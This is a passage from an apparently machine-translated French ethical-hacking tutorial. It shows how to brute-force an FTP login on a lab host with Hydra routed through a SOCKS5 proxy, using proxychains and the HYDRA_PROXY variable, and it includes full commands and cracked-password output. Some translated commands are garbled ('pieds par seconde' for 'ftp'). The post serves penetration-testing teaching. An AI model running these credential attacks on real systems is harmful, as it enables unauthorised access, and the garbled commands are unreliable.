
J'ai donc ajouté le nom d'utilisateur et le mot de passe dans le fichier /etc/proxychains4.conf

```
cat /etc/proxychains4. conf
```

Observez simplement la capture d'écran pour une meilleure compréhension. Puis, avec l'aide de proxychains, j'ai commencé à attaquer en utilisant la commande ci-dessous

```
proxychains hydra -l ignite -P pass. txt 192.168 . 1 . 141 pieds par seconde
```

Par conséquent, après l'exécution de cette commande, un mot de passe valide a été trouvé pour l'hôte sur lequel le proxy est activé.



```
┌──(root㉿kali)-[~]
└─# cat /etc/proxychains4.conf
#
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
#socks4         127.0.0.1 9050
socks5 192.168.1.141 1080 raj 1234

┌──(root㉿kali)-[~]
└─# proxychains hydra -l ignite -P pass.txt 192.168.1.141 ftp
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-19 15:22:29
[DATA] max 8 tasks per 1 server, overall 8 tasks, 8 login tries (l:1/p:8), ~1 try per t
[DATA] attacking ftp://192.168.1.141:21/
[proxychains] Dynamic chain  ...  192.168.1.141:1080 [proxychains] Dynamic chain  ...
hain  ...  192.168.1.141:1080  ...  192.168.1.141:21  ...  192.168.1.141:21  ...  192.1
92.168.1.141:21  ...  192.168.1.141:21  ...  192.168.1.141:21 [proxychains] Dynamic cha
  ...  OK
  ...  OK
  ...  OK
  ...  OK
  ...  OK
  ...  OK
  ...  OK
[21][ftp] host: 192.168.1.141   login: ignite   password: 123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-19 15:22:33
```


Variable d'environnement

```
exporter HYDRA_PROXY=socks5: //raj:1234@192.168.1.141:1080
```

Ici, « raj » est le nom d'utilisateur, « 1234 » est le mot de passe du proxy et « 192.168.1.141 » est l'hôte et « 1080 » est le port sur lequel le proxy est activé. Après cela, j'ai utilisé la commande

```
hydra -l ignite -P passe. txt 192.168 . 1 . 141 pieds par seconde
```

Et pour cela, il a montré un mot de passe valide pour l'hôte 192.168.1.141



```
┌──(root㉿kali)-[~]
└─# export HYDRA_PROXY=socks5://raj:1234@192.168.1.141:1080

┌──(root㉿kali)-[~]
└─# hydra -l ignite -P pass.txt 192.168.1.141 ftp
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in militar

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-19 15:28:25
[INFO] Using Connect Proxy: socks5://raj:1234@192.168.1.141:1080
[DATA] max 8 tasks per 1 server, overall 8 tasks, 8 login tries (l:1/p:8), ~1 try per
[DATA] attacking ftp://192.168.1.141:21/
[21][ftp] host: 192.168.1.141   login: ignite   password: 123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-19 15:28:28
```

Remarque : Pour configurer le proxy, j'ai pris référence à https://www.hackingarticles.in/penetration-testing-lab-setup-microsocks/

Auteur : Divya Adwani est une chercheuse et rédactrice technique très désireuse d'apprendre et enthousiaste à l'idée d'apprendre le piratage éthique. Contacter **ici**

◀ PREVIOUS POST
Un guide détaillé sur la contrebande HTML

NEXT POST ▶
Processus Herpaderping (onglet : T1055)

Recherche ... Recherche

Abonnez-Vous Au Blog Par E-Mail

Entrez votre adresse e-mail pour vous abonner à ce blog et recevoir des notifications de nouveaux articles par e-mail.

Adresse e-mail

S'abonner

Catégories

Choisir une catégorie